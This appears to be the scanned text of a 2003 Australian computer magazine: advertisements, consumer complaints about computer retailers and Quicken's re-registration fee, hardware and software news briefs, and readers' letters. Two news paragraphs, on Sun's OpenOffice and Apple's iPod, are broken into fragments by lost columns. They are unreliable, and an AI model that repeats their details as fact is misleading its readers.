You should always look for a name you can trust. Not only did Brother invent the Multi-Function Centre® and pioneer the category several years ago, we continue to lead it with innovative, user-friendly features. So don't be confused by cheap copies, remember imitations have their limitations. There is only one company that offers the genuine article. And there are eight different Brother models to choose from. Whether you want colour capabilities to print your photos at home or you need serious laser printing quality for your business, we've got the answer. Welcome to Multi-Function Solutions. Welcome to Brother.

At your side.
brother®

For more information please contact: NSW/ACT: (02) 9857 4344 VIC: (03) 9899 4844 QLD/NT: (07) 3348 9266 SA/TAS: (08) 8272 1300 WA: (08) 9478 1955 www.brother.com.au

Watchdog

Laboured delivery

Different brand components than advertised, delivery delays and faulty equipment. Where does a seller's responsibility end and a buyer's begin?

Dear Watchdog,

I recently placed an order with Best Buy Computers Pty Ltd for a computer for a business client. It was on the understanding that it'd be assembled and shipped within a few days, and sent by Startrack Express to arrive in Bathurst within 10 days.

I called a week after the order was made to check when I could expect the computer. I was told by Best Buy that the computer had not even gone because it had a faulty motherboard and, as a result, a new one had been sent for. After two more weeks, still no computer — Best Buy blamed Startrack Express, stating the computer had "been lost" in transit. Startrack Express had not picked up a computer from Best Buy for delivery to Bathurst in January or February.

I had to put together another system for my client, which left me without a computer. Over three weeks and many phone calls later, Best Buy finally assembled the computer. This time the computer appeared in the tracking system of Startrack immediately and at every stage was scanned and trackable by the label that Best Buy prints itself and attaches to the goods. No label had been printed from the tracking system as originally claimed by Best Buy. I asked for evidence to prove that the first computer had been assembled and sent, but none was provided.

The computer arrived with the internal modem loose in the case, rattling around against the components of the computer and without what I ordered: the Gigabyte motherboard. This had been replaced

with a "generic" motherboard. The modem died in transit and could not be installed. I requested (by fax and phone) a new one or a refund. A replacement was promised and to date has not been sent. Best Buy appears to have misled me at every point and refuses to provide a refund for goods not delivered as contracted.

David Wilson
Bathurst, NSW

Best Buy manager Ali Birjandi contacted Watchdog to explain his version of events. "We accept that some difficulties occurred. Temp staff handled the order and it wasn't done satisfactorily. I had to let [the temp staffer] go."

Quicken charges ahead with new fees

Dear Watchdog,

I have Quicken Cashbooks version 8. The sole inconvenience in the past was the requirement to contact Quicken for a re-registration number each time I reinstalled it. Although an inconvenience, this was tolerable. I have just upgraded my operating system to Windows XP and rebuilt my system only to find that Quicken has now introduced a \$9 charge to re-register my software. I rang and emailed Quicken and was told that its processes, associated with re-registration, are costing money and I should pay for it.

I would like to point out that these processes are not there by customer request, design or desire. This is clearly against the principles of fair trading as it is a charge that provides no added value, benefit or service. I now have an application that is not "Fit for use" (Trade Practices state that all software must be "Fit for use").

If I had upgraded to a more recent version of the software (for instance, Cashbook 2003) then the re-registration would be free over the Internet. I can only conclude this is a cynical way to coerce users into upgrading.

I bring this to your attention because your magazine advertises and promotes this product. Is there any thing I can do — apart from purchasing new software — to resolve this matter?

Andrew Godman
Maroubra, NSW

After a flurry of emails from Quicken users about the same issue, Watchdog spoke to the company's CEO in Australia, Greg Wilkinson, about this \$9 charge.

"[There's no charge] if you're reinstalling on exactly the same PC, say if you clean your system and reinstall," he said, "but if you move the installation from one PC to another or install it on a new PC, the charge then applies."

He then explained why the charge exists. "Quicken customer service processes 350-400 re-registrations a week. We have warm bodies handling those calls. It is a cost we incur."

Wilkinson noted that the company had experimented with alternatives before settling on a user-pays customer service model. "By only charging those who make use of the service, it prevents a cost being incorporated to all our users. We tried online registrations, but that immediately lead to a huge increase in piracy."

"All I'm asking for is our users to understand that if it could be automated — without piracy — we would do it. We have found that you can't provide great customer service if you don't resource it. Customer service complaints have drastically dropped since we started charging," he said.

Birjandi said that David's situation was a case of unfortunate timing. A family tragedy meant that the manager was away during the period David's item was meant to be dispatched, leading to some confusion on the delivery and ordering side of the business. No explanation was provided as to the irregularities regarding Startrack Express, a carrier that boasts a thorough goods tracking system.

"The system David ordered was not a complete system, it was a 'barebones' system," Birjandi pointed out. "He has to put it together." And the rattling modem? "The modem he was sent was an AMR modem — it has to be plugged into the motherboard on the riser and then enabled in the BIOS. Instructions were on the installation CD." Birjandi added: "I think David's problem with a faulty modem could be due to this — if he doesn't enable it in the BIOS, the modem won't show up."

Birjandi mentioned that he'd been in personal contact with David, and that a second modem would be dispatched, despite his misgivings about the modem's working condition.

His view about the substitution motherboard was that David was sent a brand that was better than the one he had ordered, with more features. "We do mention that we reserve the right to replace parts with similar or equivalent products," Birjandi said.

When APC made a follow-up call to David, some progress had occurred. Best Buy had been in contact attempting to resolve the outstanding issues. But he was adamant that the modem was damaged. "The PC recognised the modem and loaded it. It still didn't work. [Best Buy] has accepted that the modem is at fault now."

David confirmed that Best Buy has promised to send him a replacement. He wasn't thrilled at the turnaround time. "It was incredibly frustrating having [Best Buy] say they posted it, then blaming Australia Post for non delivery ... there is a sense of not being treated truthfully."

On not receiving the motherboard he ordered, he said: "I had been relying on some of the features of the other motherboard ... actually I was counting on the reliability of an established brand. If they had informed me in advance of the [motherboard] change it would have been acceptable."

David said Best Buy had told him that the replacement motherboard — branded ECS (Elitegroup Computer Systems) — was a reliable, well-known board.

And he is diplomatic about his dealings with Best Buy. "It's now two-and-a-half months down the road ... it felt like a huge battle just to get what I contracted."

And he left no doubt that it was the poor communication that irked him the most. "I

would have been a lot happier if I had been better kept informed of what was happening."

Dear Watchdog,
I recently purchased an Athlon XP2200+ from Computer World's Sydney store. Unfortunately, either the motherboard or the CPU was faulty. Both were new. I returned the CPU to the store. They tested it and got it working. They rang me and said I could pick it up.

When I arrived at the store, however, they said they had moved their warranty centre to the Homebush area. They did not tell me this when I had rung up to confirm that the CPU was ready.

The next day I travelled to Homebush to find the warranty centre, and after a long walk eventually found the store in a neighboring suburb. When I asked for my CPU, they claimed to have sent it back to the city store ... without notifying me. After returning to the city store, I finally managed to obtain the CPU.

There were no apologies forthcoming for the abysmal service.

Next time I upgrade, I'll happily fork out an extra \$50 to buy from a different company, as in my experience, cheaper prices equal shoddy customer service. By comparison, Aus PC Market — which supplied me with the motherboard — tested it, sent it the manufacturer and contacted me when it was ready. All this from a five minute phone call.

Brent Harrison
Sydney, NSW

Watchdog spoke to Computer World Sydney's Manager, Rob Creaser. He acknowledged that Brent's experience "sounds like a terrible one". On the topic of customer service, he agreed that Brent had the right to expect at least an apology. "Absolutely, who wouldn't," he commented, adding that such an approach was "something I've been trying to organise here."

As for the delivery mishap that's at the heart of Brent's complaint? "We just opened recently in Homebush," Creaser explained, "[we're] in a bit of a flux scenario."

Contact us

WE WANT TO KNOW
how IT companies are really treating you.
Write to: watchdog@apcmag.com, or PO Box 4088, Sydney NSW 1028. Include your full contact details and any product information. All correspondence becomes the property of APC and is subject to editing.

Spam ban, thank you ma'am

Usenet administrator David Ritz pulled no punches in a recent assessment of Telstra's anti-spam performance. "Even when their nntp servers are being hijacked, flooding Usenet with malicious messages, let alone thousands [of] spammed posts, reports are met with deafening silence ... All previous attempts at opening channels of communication have apparently fallen on deaf ears, including stern warnings about their failure to act against ongoing abuse."

The Ritz salvo was part of a public warning to Telstra to clean up its spam issues or face a Usenet Death Penalty, which would effectively block the ISP's users from most newsgroups.

Telstra swiftly moved to shore up accusations that it's a haven for spammers. Stung by earlier threats from the administrators of Usenet to ban access to newsgroups, the telco has taken action.

The company went public about its plan to boot customers using BigPond accounts to spam from. It intends to "send a very clear message to spammers that they will be dealt with if they try to use our network to harass our customers".

Telstra hopes that by decreasing the response time to complaints, the noose can be tightened before spammers cause much damage. The telco is also shaping email output — if a large volume of questionable email traffic is detected from a given BigPond IP, the bandwidth will be cut back.

A similar philosophy is in place for newsgroup postings. Software installed by Telstra on its newsgroups server checks multiple postings to newsgroups from a given BigPond IP. If the amount of messages being sent exceeds what Telstra terms "defined thresholds", the mail isn't sent. Telstra didn't elaborate on just how many messages across a given time period would exceed the threshold.

A high-level internal committee — including Telstra's Broadband head, Justin Milne — has been convened to investigate further solutions.

The open relay issue (spammers exploiting users who have incorrectly configured their own mail servers) remains unsolved.

One to watch

Affluent fans of all things portable have something new to get excited about. Archos, maker of hard drive-based music players that look ugly, but hold a lot of music, has moved into portable video with the Jukebox Multimedia 2. And it's a practical appliance of sorts. Of course this 110 x 79 x 29mm baby plays music, but it also has a 237 x 234 colour LCD screen that plays DivX 4 and 5 video clips as well as the open source XviD format. It can also be hooked up to a TV for full screen viewing. The vital stats: 20GB hard drive; support for USB 1.1 and FireWire; plus an audio playback peak of seven hours, courtesy of a rechargeable Li-Ion battery. Its weight? 290 grams. The price? Around \$750.



Red faces at Redmond

Another month, another leak from Microsoft. The software juggernaut got April off to a great start when a corporate key for the about-to-be-shipped Windows Server 2003 found its way online. The code was from a block allocated to volume licensing programs and, as such, didn't require the matching activation code usually issued by Microsoft for each PC. The other news out of Redmond concerns the company's progress on the latest M5 (milestone 5) test version of Longhorn, its next-gen desktop client. While this XP successor is still slated for release in late 2004 or early 2005, the new build shows plenty of development. To take advantage of Longhorn's database-driven WinFS file system, the M5 build replaces key system folders with libraries such as a Picture and Video Library, Game Library and the Music Library, which organise files using a series of filters. The overall interface has been further refined while the sidebar gains new modules and looks less like a clumsy shareware add-on. Longhorn M5 also introduces a portable user profile that can copy and synchronise per-user settings such as the contents of the My Documents, My Music and My Pictures folders, along with specific user preferences, against a portable USB device.

Continued under gatefold ➤

Shipping News

Barebones laptop

We've seen a wide range of mobile form factors emerge in the last couple of years, but here's an interesting twist on the barebones box fad that's radiating from Taiwan.

ASUS has recently offered a "Desknote" system, which is a hybrid desktop/notebook machine built around desktop components. The \$1,395 unit comes as a bare machine, so you have to add DDR RAM, either a Celeron or Pentium 4 desktop processor, and a notebook hard disk before you get a bootable system. This has the advantage of adding a little flexibility — you can either opt to save money and skimp on processor, hard-disk space and RAM, or go all-out with a 2.8GHz processor, gigabytes of memory and a 60GB drive. The ASUS D1 Desknote doesn't include a battery pack, so you'll need to find a power point, but it could be perfect for a semi-mobile worker. www.cassa.com.au.



*nix

Currently at version 3.2, "Linux-on-a-CD" Knoppix continues to go from strength to strength. Powered by the Linux 2.4 kernel, the Debian-based distro boasts more than 2GB of applications and content squeezed onto a single CD thanks to what its German makers describe as "on-the-fly decompression". Decompression incurs a time hit, as does the slower CD access speed. Which means that running your university network off a TDK with Knoppix burnt on it might be stretching the performance envelope, but for a portable version of Linux, it can't be beat. One CD plus a USB memory key and the world is your oyster. The CD package includes OpenOffice 1.0.2, Ximian's Evolution email client, the KDE desktop, and a pile of Linux standbys, including the GIMP Photoshopping wannabe. Get downloading at www.knopper.net/knoppix/index-en.html.

Less than a year ago, Sun head Scott McNealy was pushing the idea of selling "purple boxes", Sun-equipped workstations a shade or two different from the ubiquitous Windows beige box. Intended to be as much a thorn in Microsoft's side as an alternative revenue stream, the plan has hit a pothole. Sun's recent decision to drop its home-grown Sun Linux means that the company now (grudgingly) recommends what it terms "standard distributions" in its workstations. That is, the ones who aren't using Solaris. Which, if you listen to Sun, should be many. The company's Project Orion licensing scheme sees Mountain View return to pushing the Solaris vision on x86 platforms.

**I need to buy a notebook with
the fastest repair service warranty.**

**Choose from a company
that commits to a two hour
repair service warranty.**

Acer
COMMITTS TO REPAIR IN
2 HOURS
RETURN TO BASE

**Choose from a company that
doesn't commit to a two
hour repair service warranty.**



Dell
ENDEAVOURS A NEXT
BUSINESS DAY
ON-SITE RESPONSE


HP
NEXT BUSINESS DAY
ON-SITE RESPONSE

Toshiba
TARGETS 3-5
WORKING DAYS REPAIR,
IN DEPOT

IBM
TARGETS 2 BUSINESS DAYS
REPAIR
COLLECT AND RETURN

Only Acer backs its notebooks with a standard 2 hour express service warranty*. Simply take your notebook to any participating Acer repair centre in Australia or New Zealand and we will endeavour to have you up and running again in 2 hours. Not 2 weeks, not 2 days, but 2 hours. It's a commitment to your business that our competitors just don't offer. So with notebooks like the TravelMate 800 with Intel® Centrino™ Mobile Technology, you can be back on schedule in no time. Acer, Australia's fastest growing PC brand.*

TravelMate 800 featuring Intel® Centrino™ Mobile Technology comes standard with Acer's 2 Hour Commitment Warranty Express Service.



\$3,999 RRP INC GST



Acer recommends Microsoft® Windows® XP Professional for Mobile Computing.

Intel, the Intel Inside Logo and Intel Centrino are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. ©2003 Acer, Inc. All rights reserved. Acer and the Acer logo are registered trademarks and TravelMate is a trademark of Acer Inc. *Terms and conditions apply - warranty locations also available on website. See www.acer.com.au for full details. *Gartner Dataquest Quarterly Statistics Program 2003. Comparison based on published warranties. Terms and conditions of competitors' warranties are published on their respective websites.



GeForce FX on the Go

The GeForce FX chipset runs so hot that higher end versions require the vacuum cleaner-esque FX Flow system to cool them. Even so, nVidia has managed to make the FX mobile. The GeForce FX Go 5200 and GeForce FX Go 5600 run at 350MHz and 400MHz respectively, just like their low-mid-range FX desktop counterparts. Couple one of the FX Go chips with a non-Centurino P4-powered notebook and you'd have a machine that not only throws lots of polygons around, but in all likelihood doubles as a handy clothes iron. First cabs off the rank with GeForce FX Go-equipped notebooks are Toshiba and German technology giant Medion AG.

Say hi to Tejas

The name may appear like something you'd order with your nachos, but the similarities end there.

Tejas is the chip Intel hopes will be powering your PC in 2005 (assuming that AMD still hasn't released Clawhammer). Like the employment prospects of the person who leaked this image from Intel's labs, details

on the new chip are scant. The smart money is saying that the Pin Grid Array (PGA) layout used by the likes of the Pentium 4 is on the way out, making way for a less expensive land grid array, or LGA setup. Tejas CPUs will allow the use of the expensive (but fast) DDR II memory and use PCI Express Graphics. There's no comment on whether Tejas chips will BSOD your PC if it detects unauthorised MP3s on your hard drive, but if it's any consolation, Intel is promising that it will run cooler and quieter. Think of it as the follow-up to the due-in-2003 Prescott line-up, which means Intel's bean counters will be pushing for it to be out the door in 2004.



Coolermaster is coolest

If having a portable air conditioner/aquarium inside your PC just isn't pushing the cool factor (thermal or aesthetic) for you, maybe it's time to jump onto the axial fanwagon. CoolerMaster's Aero 7 and Aero 78 proved very popular at CeBIT. The new fans operate on the theory that a sideways, piped-output fan position allows air to be better blown onto the surface of the CPU. The thoughtful manufacturer even includes a control knob wired to a PCI placeholder, allowing you to vary fan speed. So why bother buying one? CoolerMaster claims that traditional "radial" fans have a blind spot in their cooling directly under the core of the fan. Presumably this deficiency

extends to CoolerMaster radial fans as well, but the company didn't elaborate on whether you should stop buying them as well.

Back from the brink

Two clever part-time Australian programmers have coded a tool that can be used to bring files back from the brink, which could mean the end to accidental file deletion. Recover My Files is capable of searching through temporary and "swap" files to maximise the chances of recovering a deleted file. It's even possible to recover fragments of documents that weren't saved because of the way Windows caches snippets of data to the disk during operation. It's only available for Windows and works with FAT12, FAT16, FAT32 and NTFS file systems. For more information, head to www.recovermyfiles.com. And keep your eyes peeled for a review in an upcoming issue of APC.

DivX hits the lounge room...

Kiss Technologies (www.kiss-technology.com) was the first company to put out a DivX-compatible DVD player. However, there were a number of teething problems. PAL DivX playback gets cropped, copyright-protected audio CDs don't work, and one other big fault: the Realmagic EM8500 chip used to decode the codec doesn't play back any DivX content encoded with versions prior to 4.02. It's an issue to note because version 3.11 was the standard when DivX took off. Now Singapore-based Neuston has waded into the fray with the Maestro DVX-1201 (www.neuston.com/dvx_1201.asp). With a similar specification (and attendant chip issues) as the Kiss Technologies offering, Neuston is dipping its toes into local waters, which is good news for Australians looking for a player. The question though remains: will the majors step into the DivX fray with their own offerings, or will they attempt to kill the format?


... but a 120GB set-top box looks better

Those lucky Japanese are enjoying the Sharp HG-015 Personal Server. Using 802.11b, the device is intended to be the hub of a household's wireless-ready appliances. It also functions as a media library (including stills) and digital video recorder. Its 120GB hard drive can record at 2, 4 or 8Mbit/s — equating to 115, 60 or 30 hours recording time respectively. Because the device is networkable across the Internet, distributing your recordings online can be done as quickly as saying "subject to copyright restrictions". Streaming is also supported, and the device allows conversion to MPEG-4 for this very purpose. If you can read Japanese, head to www.sharp.co.jp/pserver. Alas, Sharp Australia has kept mum about the possibility of a local release.

It had to happen. First it was the calculator watch, much later the MP3 watch, then the watch with a built-in camera. But here's the ultimate geek chic accessory: the marriage of the watch with the USB memory key. The classy Memory Watch, from the Austrian design house of LAKS (www.laks.com), contains a flash memory chip and a retractable USB cable. The watches come stocked with 64, 128 or 256MB of memory (priced at about \$80, \$120 and \$180 respectively) and support Windows (9x and higher), Linux (kernel 2.4 and above), and Mac (OS 8.6 upwards). It's a shame that the interface is limited to the laggardly USB 1.1 rather than the peppier 2.0, but it's still the perfect gift for fashion-conscious geeks, or anyone who keeps forgetting where they stashed their memory key.



Sun has rained on Corel and Microsoft's native beta versions of its own XML-based versions of OpenOffice.org 1.1 and only support output to XML, but documents can also be created in native document compatibility with the later version — although sadly, the difference between the free OpenOffice commercial StarOffice sibling is in development kit and a database. But as one of our savvy readers noted in 2002 (page 24), with a bit of legwork, functionality in OpenOffice.org is ahead to www.staroffice.com at the time of printing. Linux, Solaris, and the OpenOffice.org 1.1 beta will be an OS X version due soon. Note that this expires in September.



The semi-professional desktop video editing market is becoming as crowded as the region on Oscar night. The newest arrival is Pinnacle Systems' Edition 5 (from www.pinnaclehead.com.au), which is eager to elbow Adobe Premiere, Avid XPressDV and Final Cut Pro out of the spotlight. Edition 5 sports top-end features such as: 2D and 3D effects and compositing which uses the muscle of both the CPU and the GPU; background rendering as you work with a full screen, hi-res previewing of the effects; plus integrated DVD authoring. Pinnacle also claims that the code has been optimised to take advantage of Hyperthreading under the latest Pentium 4 chips. Edition 5 Standard costs \$1,599 and is available from www.firewire.cartybiz.com. \$2,299. Pinnacle also offers a custom-built ATX graphics card.

If there's a single universal truth in computing, it's that you can never have too much storage. The growing popularity of video editing means that hard-disk access speeds have become crucial in the past few years. The recent move to the Serial ATA interface has provided extra bandwidth but, as yet, drives haven't differed from their parallel


ATA counterparts. Western Digital has released the world's first 10,000

RPM Serial ATA hard disk. The WD Raptor (\$316) is available in a 36.7GB capacity, with a rotational

speed of 10,000 RPM and an 8MB disk cache. This leads to a quoted read seek time of 5.2 milliseconds, and a track-to-track seek of 0.7 milliseconds. If these figures are borne out in benchmarking, Serial ATA is almost ready to take over from parallel SCSI solutions in delivering high-speed storage capabilities to servers. Watch for a review soon in the pages of *APC*



No Apple product has crossed into the Windows market: the iPod. These pocket dynamos set the standard for the player, racking up huge sales and awards aplenty (including digital music player of 2002, see APC December 2002, page 10).



manufacturers ship "m has raised the bar with slimmer, lighter and h The new iPod comes in versions for \$595, \$799 (available from www.apple.com/ipod) 15GB and 30GB model station; FireWire and U audio line-out, which a via the FireWire port. T gains built-in touch con users can build playlist customise the menu to functions near the top for the AAC format, wh iTunes Music Store, alth service was only availa version of iTunes, 4.0, is online store.





**I need solutions that
innovate on price.**

You can with Acer. In fact, our Price Guarantee means we will match any competitive price** plus give you a voucher for \$50* or \$200** off a wide range of peripherals. So not only do you get the latest technology, such as the AcerPower ST powered by the Intel® Pentium® 4 Processor and complete 'BuildYourOwn' customisation, but you pay less, too. How's that for value?

* Applicable for notebook and desktop purchases ** Applicable for server purchases.



**I want to pick and
choose extras.**

It's easy with Acer. Simply go to www.acer.com.au, click on ShopAcer, and select the Acer product closest to your requirements. Then, choose from a range of options using the drop down menus to build the ideal customised solution for you. An on-line glossary explains each upgrade in plain English, so you can't go wrong. When you're finished, you can buy online, over the phone or save your configuration and take it to your nearest authorised dealer. That's it.



**What if I need help
when I'm working late?**

If you purchase an Acer server such as the Altos G300 powered by the Intel® Pentium® 4 Processor, it is backed by Acer's 24 x 7 service hotline. So, in the unlikely event that you do encounter a problem, you can call anytime and one of our experienced technicians will help work through the problem with you on the spot.



Acer recommends Microsoft® Windows® XP Professional for Business.



All-in-one
Business
Notebook

TravelMate 233X

BONUS CARRY CASE
UPGRADE TO MICROSOFT® WINDOWS® XP PROFESSIONAL
FOR \$150 RRP INC GST*
400 MICROSOFT® OFFICE XP SBE FOR \$300 RRP INC GST*
Mobile Intel® Celeron® Processor 2.0GHz
14.1" active colour screen
128MB DDR SDRAM
20GB hard disk drive
24 x CD-ROM
1.44 floppy disk drive
Internal 56K modem + broadband ready 10/100 LAN
Microsoft® Windows® XP Home
2 Hour Commitment Warranty Express Service**

\$1,999

RRP inc GST from \$16.69 per week*
Please quote e-Code TM2339



All-in-one
Performance
Notebook

TravelMate 283XC

BONUS CARRY CASE
UPGRADE TO MICROSOFT® WINDOWS® XP PROFESSIONAL FOR \$200 RRP INC GST*
Mobile Intel® Pentium® 4 Processor 2.0GHz - M
14.1" active colour screen
256MB DDR SDRAM
20GB hard disk drive
8 x DVD + 24 x 10 x 8 x CD-RW combo
1.44 floppy disk drive
Internal 56K modem + 10/100 LAN - Broadband internet ready
Microsoft® Windows® XP Home
2 Hour Commitment Warranty Express Service**

\$2,799

RRP inc GST from \$22.37 per week*
Please quote e-Code TM2800



Intel® Centrino®
Mobile Technology

TravelMate 800XCI

BONUS CARRY CASE & 32MB USB HANDYDRIVE®
3 MONTH UNLIMITED BROADBAND WIRELESS ACCESS TO SKYNETIDEAL® IN AUSTRALIA
Intel® Centrino® mobile technology
Intel® Pentium® M processor 1.3GHz
Intel® 855PM Chipset
Intel® PRO/Wireless Network Connection 802.11b
14.1" active colour screen
256MB DDR SDRAM, 40GB hard disk drive
8 x DVD + 24 x 10 x 8 x CD-RW
Firewire, Integrated Smart Card security
Internal 56K modem + 10/100 LAN - Broadband internet ready
4-in-1 multi memory card reader
Microsoft® Windows® XP Professional
2 Hour Commitment Warranty Express Service**

\$3,999

RRP inc GST from \$33.39 per week*
Please quote e-Code TM8000



New low price!

Great value
desktop

AcerPower ST

Intel® Celeron® Processor 2.2GHz
256MB DDR SDRAM
20GB hard disk drive
52 x 24 x 52 x CD-RW
Integrated AC '97 audio
Integrated 10/100M LAN - Broadband internet ready
Ultra AGP II video technology (AGP 8x equivalent for 3D/2D video applications)
Microsoft® Windows® XP Home
Microsoft® Works 7.0
Acer 17" monitor
1 year on site warranty

\$1,299

RRP inc GST from \$10.85 per week*
Please quote e-Code ST8006



Great value
desktop

AcerPower ST

Intel® Pentium® 4 Processor 2.4GHz
256MB DDR SDRAM
40GB hard disk drive
52 x CD-ROM
Integrated AC '97 audio
Integrated 10/100M LAN - Broadband internet ready
Ultra AGP II video technology (AGP 8x equivalent for 3D/2D video applications)
Microsoft® Windows® XP Home
Acer 17" monitor
1 year on site warranty

\$1,499

RRP inc GST from \$12.52 per week*
Please quote e-Code ST8002



Great
Performance
desktop

Veriton 7500C

Intel® Pentium® 4 Processor 2.66GHz
256MB DDR SDRAM
60GB 7200rpm hard disk drive
32 x 10 x 40 x CD-RW + 12 x DVD combo drive
Integrated AC '97 audio
Desktop speakers
Integrated 10/100M LAN - Broadband internet ready
64MB GeForce® MX-440SE AGP 4x graphics card
Microsoft® Windows® XP Professional
Acer 17" monitor
1 year on site warranty

\$2,299

RRP inc GST from \$19.20 per week*
Please quote e-Code V7514



Performance
and value

Altos G300

ADD MICROSOFT® WINDOWS2000 SERVER FOR ONLY \$1,299 RRP INC GST*
Intel® Pentium® 4 Processor 2.0GHz
256MB ECC DDR RAM
Dual Channel IDE RAID controller
3 channel integrated IDE controller
Integrated Intel® Gigabit ethernet controller
54 x CD-ROM
280 watt power supply
3 year on-site warranty with 24 x 7 hotline support

\$1,399

RRP inc GST from \$11.48 per week*
Please quote e-Code AGG301



Maximum scalability

Altos G510

ADD MICROSOFT® WINDOWS2000 SERVER FOR ONLY \$1,299 RRP INC GST*
Intel® Xeon™ Processor 2.0GHz
Dual processor capable
512MB ECC DDR RAM
1 x 36GB Ultra 320 SCSI hard disk drive
Integrated 10/100/1000 ethernet controller
54 x CD-ROM
1 x 450 watt hotswap power supply
3 year on-site warranty with 24 x 7 hotline support

\$3,999

RRP inc GST from \$33.39 per week*
Please quote e-Code AGG541



Performance server

Altos G700

ADD AN ADDITIONAL 36GB SCSI DISK DRIVE FOR ONLY \$620*
ADD MICROSOFT® WINDOWS2000 SERVER FOR ONLY \$1,299*
Intel® Xeon™ Processor 2.0GHz
Dual processor capable
512MB ECC DDR RAM
1 x 36GB Ultra 320 SCSI hard disk drive
Integrated 10/100/1000 ethernet controller
54 x CD-ROM
1 x 450 watt hotswap power supply
3 year on-site warranty with 24 x 7 hotline support

\$4,999

RRP inc GST from \$40.90 per week*
Please quote e-Code AGG741

shopAcer

www.acer.com.au

1300 366 567

Authorised Dealers

Intel, the Intel Inside Logo, Pentium, Intel Centrino, Celeron and Intel Xeon are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. ©2000 Acer, Inc. All rights reserved. Acer and the Acer logo are registered trademarks and AcerPower, TravelMate, Veriton and Altos are trademarks of Acer Inc. Product specifications and recommended retail prices are subject to change without prior notice. All other products, brand names, company names and logos are trademarks of their respective companies. Pictures are for illustrative purposes only.

† Visit www.acer.com.au for the full terms and conditions on the Price Guarantee and a full list of included Acer desktops, notebooks & servers. **Terms and conditions apply - warranty locations also available on website. See www.acer.com.au for full details. † Valid until 31 June 2003 or while stocks last. *Rental amounts shown are indicative and based upon a 36-month rental contract and rates, at time of publication; all state and federal government charges (Stamp Duty & GST) included. Rental figures quoted are for business use only and require a minimum purchase of \$2000 ex GST. All rentals are subject to credit approval. Provided by Acer Finance Australia Pty Ltd. Individual dealers may offer alternative financing options. WS Group ACE192/ACPC

acer

Empowering People

Need to Know Epinions

Smackdown slammed

Just read your Linux Smackdown (APC April, page 66). Did you let the office gopher into the lab to do the Debian test? Here's a better way to do it. Print out `/cdrom/install/doc/install.en.pdf` on the first Debian CD and read the document. Before you start, gather all the information about your computer. Okay, boot CD five, now you'll be able to use the reiserfs you mentioned and install 2.4.18 kernel. With your printout in your right hand, (if you are left-handed) start hitting the enter key, read the screen a bit, but mostly you can enter your way through the install.

This is an enlightening process. You will finish this install knowing a lot more about computers, and yours in particular. It doesn't pretend to treat you like a dummy. Lack Perl, PHP or Java? It's even got a few Forths for us old, really free, really open source coders (I've been open source since 1983).

**Colin Tree,
via email**

Paul Robinson, author of the Linux Smackdown article, responds: Some of us in APC run Debian. It's both a powerful distro and a distro for the "power user". These are some of the reasons why we're putting the latest Debian build on the next issue's cover CD set. But as Colin points out, Debian is for those who want to get their hands dirty. Many people who are interested in Linux won't go near Debian because it's hard to install and configure, and lacks a GUI front end. That's why APC placed such an emphasis on the vast differences between the Debian installer and almost every other distro reviewed.

MEDIA LEVIES FOR THE BIRDS

I was amazed to read (APC March, page 27) about the new proposed levy on blank CDs and DVDs. As a small business that, as part of the service, gives customers a backup copy of the data that was on their computer as well as all the current drivers and such, I find it offensive that I'm considered a criminal

without ever doing anything wrong with blank CDs.

I'm one of the few who respect artists' copyrights on music, and therefore never copied a music CD. Now I feel I was wrong all these years (and maybe also stupid that I haven't done so). The message is clear: if the Government charges a levy, it is legal to copy copyrighted CDs, as we paid our taxes to compensate the industry.

**Eran Smith,
Maylands, WA**

FAIR GO FOR TELCOSTS

I often hear a lot of criticism directed at Telstra's BigPond Internet services, especially its broadband services.

The usual comments are about pricing, service quality or support issues. This often means that Telstra doesn't get a chance to improve its game in providing the service.

Even if it solves one problem, someone else will attack it for another problem. Also, if it does anything with the service that is seen as controversial, there's encouragement from many to cease subscription to the service.

The culture of "telecom-bashing" has created a difficult environment for this telco and it had to engage in a major PR exercise during the early 90s just to maintain a positive image in many people's minds.

It's the same the world over for all telcos and cable companies that have had any form of dominant status. They are often treated as though they consistently provide a poor service and ask people to pay big bucks for it. For example, British Telecom, the UK's major telco since the UK's PTT (government-run post, telephone and telegraph department) was split up in 1981, runs the OpenWorld Internet service which I consider the UK's equivalent of the BigPond service. This service is seen as not being "up to it" as far as quality goes and rates at No.11 on the ADSLGuide broadband information portal (www.adslguide.org.uk).

Letter of the month

Product activation is being sold as a means of reducing piracy, and for some reason Australia is the guinea pig whether we like it or not. Adobe is not the first company to do this, and unfortunately will not be the last (we live in hope). I use AutoCAD and have to put up with product activation. Unfortunately, when I upgraded I wasn't aware that there would be a time after which these codes will not be issued, so if I need a major piece of hardware replaced after Autodesk stops issuing codes, I will have to re-buy the software just to access data I prepared using the version I still have a licence for.

The problem with product activation that relies on the particular hardware or other configuration of a computer is that the purchaser of the licence is forever reliant on the company to provide an activation code. If you find yourself having to replace key hardware on your system, you must get a new authorisation code just to access your data. Software users do not have to upgrade. The licences aren't time limited, so as long as a user needs an activation code and is using the software in accordance with the licence, the codes must be provided. Users aren't after support that is charged for anyway. It is simply the ability to use the software in accordance with the licence terms.

**Ian A. White,
Blacktown, NSW**

Product activation is an increasingly common approach adopted by software companies from Microsoft to Adobe. Are such schemes a useful anti-piracy measure or merely a tool to force users to upgrade? Let APC know your thoughts on this and other issues at apc@apcmag.com.

For his argument with software licensing, Ian has won APC's letter of the month prize — Microsoft's Wireless Optical Desktop (below), valued at \$229.95. Here's hoping this is one hardware upgrade that won't affect his applications.





**Compact digital camera.
Professional 12x zoom.**

PA63077



DMC-FZ1
Also available in black

How do you enjoy all the benefits of a 420mm lens in a compact camera? You get your hands on the Panasonic DMC-FZ1 Lumix Digital Camera. It utilises a world-class Leica lens to deliver a massive 12x optical zoom – the biggest in the market. Combine this with an optical image stabiliser and mega burst shooting, and you've got one of the most versatile cameras on the planet. To find out more, visit your local retailer or go to www.panasonic.com.au

Panasonic expect more

Agenda:

your place to visit

We should give Internet services provided by dominant telcos a fair go and a chance in this competitive Internet-service marketplace.

Simon Mackay,
East Hawthorn, Vic

JUST SIGN ME UP

